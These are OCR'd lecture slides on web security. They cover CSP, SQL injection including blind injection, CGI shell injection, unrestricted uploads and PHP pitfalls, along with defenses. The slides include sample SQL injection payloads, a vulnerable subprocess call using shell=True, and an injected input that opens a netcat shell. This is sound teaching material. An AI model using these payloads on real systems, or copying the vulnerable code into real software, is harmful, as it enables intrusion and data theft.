      "blocked-uri": "http://evil.example.com/evil.js",
      "violated-directive": "script-src 'self' https://apis.google.com",
      "original-policy": "script-src 'self' https://apis.google.com; report-uri
                                          http://example.org/
my_amazing_csp_report_parser"
}}
```

Actual CSP Example

```
Content-Security-Policy: default-src *; script-src https://
*.facebook.com http://*.facebook.com https://*.fbcdn.net http://
*.fbcdn.net *.facebook.net *.google-analytics.com
*.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:*
'unsafe-inline' 'unsafe-eval' https://*.akamaihd.net http://
*.akamaihd.net *.atlassolutions.com; style-src * 'unsafe-inline';
connect-src https://*.facebook.com http://*.facebook.com
https://*.fbcdn.net http://*.fbcdn.net *.facebook.net
*.spotilocal.com:* https://*.akamaihd.net wss://*.facebook.com:*
ws://*.facebook.com:* http://*.akamaihd.net https://
fb.scanandcleanlocal.com:* *.atlassolutions.com http://
attachment.fbsbx.com https://attachment.fbsbx.com;
```

CSP Discussion


- CSP gives developers a lot of power to improve the security of their site against XSS
- But, uptake has been slow for a number of reasons
  - Hard to deploy – e.g., moving all inline scripts
  - Origin granularity might be too coarse
  - Binary security decision
- Recent measurements put CSP adoption at a fraction of a percent

3: Server-side attacks

What about the server side?


- Thus far, we have looked at client-side attacks
  - The attacker wants to steal private info from the client
  - Attacker uses creative tricks to avoid SOP restrictions
- Web servers are equally nice targets for attackers
  - Servers often have access to large amounts of privileged data
    - E.g. personal information, medical histories, financial data, etc.
  - Websites are useful platforms for launching attacks
    - E.g. Redirects to drive-by installs, clickjacking, etc.

Web architecture circa-2015



Model-layer vulnerabilities


- Web apps typically require a persistent store, often a relational database (increasingly not)
- Structured Query Language (SQL) is a popular interface to relational databases



SQL

```
SELECT user, passwd, admin FROM users;
INSERT INTO users(user) VALUES('admin');
UPDATE users SET passwd='...' WHERE
user='admin';
DELETE FROM users WHERE user='admin';
```

- Relatively simple declarative language for definition relational data and operations over that data
- Common operations:
  - SELECT retrieves data from the store
  - INSERT adds data to the store
  - UPDATE modified data in the store
  - DELETE removes data from the store



Acknowledgments: xkcd.com

What is a SQL injection attack?

- Many web applications take user input from a form ad often this user input is used in the construction of a SQL query submitted to a database.

  SELECT productdata FROM table WHERE productname = 'user input product name';

- A SQL injection attack involves placing SQL statements in the user input and could lead to modification of query semantics
  - Confidentiality – modify queries to return unauthorized data
  - Integrity – modify queries to perform unauthorized updates

SQL injection attacks results

- Add new data to the database
- Modify data currently in the database
  - Could be very costly to have an expensive item suddenly be deeply 'discounted'
- Often can gain access to other user's system capabilities by obtaining their password

SQL injection attack example

- Product Search: **blah ‘ OR ‘x’ = ‘x**
- This input is put directly into the SQL statement within the Web application:
  - $query = “SELECT prodinfo FROM prodtable WHERE prodname = ‘” . $_POST[‘prod_search’] . “’ ”;
- Creates the following SQL:
  - SELECT prodinfo FROM prodtable WHERE prodname = ‘blah ‘ OR ‘x’ = ‘x’
  - Attacker has now successfully caused the entire database to be returned.

More SQL injection examples

Original query:

“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”

Result after injection:

SELECT name, description FROM items WHERE id='12' UNION SELECT username, passwd FROM users;--';

Original query:

“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’) + “‘”

Result after injection:

UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';

- Similarly to XSS, problem often arises when delimiters are unfiltered

Blind SQL injection

- Basic SQL injection requires knowledge of the schema
  - e.g., knowing which table contains user data, and the structure of that table
- Blind SQL injection leverages information leakage
  - Used to recover schemas, execute queries
- Requires some observable indicator of query success or failure
  - e.g., a blank page (success/true) vs. an error page (failure/false)
- Leakage performed bit-by-bit

Blind SQL injection

- Given the ability to execute queries and an oracle, extracting information is then a matter of automated requests
  1. "Is the first bit of the first table's name 0 or 1?"
  2. "Is the second bit of the first table's name 0 or 1?"
  3. ...

Defenses

- Use provided functions for escaping strings
  - Many attacks can be thwarted by simply using the SQL string escaping mechanism ‘ → \’ and “ → \”
- Check syntax of input for validity
  - Many classes of input have fixed languages
- Have length limits on input
  - Many SQL injection attacks depend on entering long strings
- Scan query string for undesirable word combinations that indicate SQL statements
- Limit database permissions and segregate users
  - Connect with read-only permission if read is the goal
  - Don’t connect as a database administrator from web app

Defenses: PREPARE statement

- For existing applications adding PREPARE statements will prevent SQL injection attacks
- Hard to do automatically with static techniques
  - Need to guess the structure of query at each query issue location
  - Query issued at a location depends on path taken in program
- Human assisted efforts can add PREPARE statements
  - Costly effort
  - Automated solutions proposed to dynamically infer the benign query structure

Defenses: Language level

- Object-relational mappings (ORM)
  - Libraries that abstract away writing SQL statements
  - Java – Hibernate
  - Python – SQLAlchemy, Django, SQLObject
  - Ruby – Rails, Sequel
  - Node.js – Sequelize, ORM2, Bookshelf
- Domain-specific languages
  - LINQ (C#), Slick (Scala), ...

What About NoSQL?

- SQL databases have fallen out of favor versus NoSQL databases like MongoDB and Redis
- Are NoSQL databases vulnerable to injection?
  - YES.
  - All untrusted input should always be validated and sanitized
    - Even with ORM and NoSQL

Common Gateway Interface (CGI)

- CGI was the original means of presenting dynamic content to users
  - Server-side generation of content in response to parameters
  - Well-defined interface between HTTP input, scripts, HTTP output
  - Scripts traditionally reside in /cgi-bin
  - Many improved standards exist (FastCGI, WSGI)
- Often, these CGI scripts invoke other programs using untrusted input

CGI Shell Injection

```
@app.route('/email')
def email_message():
    email = req.args.get('email', '')
    msg = req.args.get('msg', '')
    cmd = 'sendmail -f {0}
contact@blah.io'.format(email)
    p = subprocess.Popen(
        cmd,
        stdin=subprocess.PIPE,
        shell=True)
    # ...
```

x@x.com y@y.com; nc –l 1337 –e /bin/sh; cat

- Shell injection still prevalent on the Web today

Unrestricted Uploads

- Analogous to command injection, apps are often vulnerable to unrestricted uploads
  - i.e., file injection
- One obvious attack is to upload a malicious CGI script
  - Can trick users into visiting the script
  - Or, attack the site
- Many other possibilities
  - Upload malicious images that attack image processing code
  - DoS via upload of massive files
  - Overwrite critical files

PHP

- Very popular server-side language for writing web apps
  - e.g., Facebook uses it heavily
- In the pantheon of web security vulnerabilities, PHP deserves a special place
  - … and not in a good way
  - PHP: A Fractal of Bad Design -- http://eev.ee/blog/2012/04/09/php-a-fractal-of-bad-design/
- Let's look at some examples

register_globals

```
if (check_authorized($user)) {
    $authorized = true;
}

if ($authorized) {
    // Let the user do admin stuff.
    // ...
}
```

- register_globals is a configuration option for PHP
- Idea is to ease programmer burden by automatically lifting HTTP request parameters into the PHP global namespace
  - Another way of putting this: register_globals auto-injects untrusted data from the user into your program

magic_quotes

- magic_quotes automatically escapes certain delimiters used in SQL query strings
  - "\" added before single quotes, double quotes, backslashes, null characters
  - Applied to $_GET, $REQUEST, $_POST, and $_COOKIES

[magic_quotes was introduced to help prevent] code written by beginners from being dangerous. [It was originally intended as a] convenience feature, not as a security feature.

magic_quotes

- magic_quotes is fundamentally broken
  - magic_quotes is enabled by default in a configuration file
  - Escapes all user data, not just data inserted into a database
  - Doesn't protected against data pulled from a database and re-inserted
  - Doesn't handle multi-byte character encodings
  - Doesn't even follow the standard for delimiter escaping

Summary

- Web architecture is very dynamic with new features under development
- Key concepts with security implications:
  - Java, JavaScript, XMLHttpRequest, SOP, CORS, HTML5
- Major attacks:
  - Browser exploits
  - XSS
  - CREF
  - SQL injections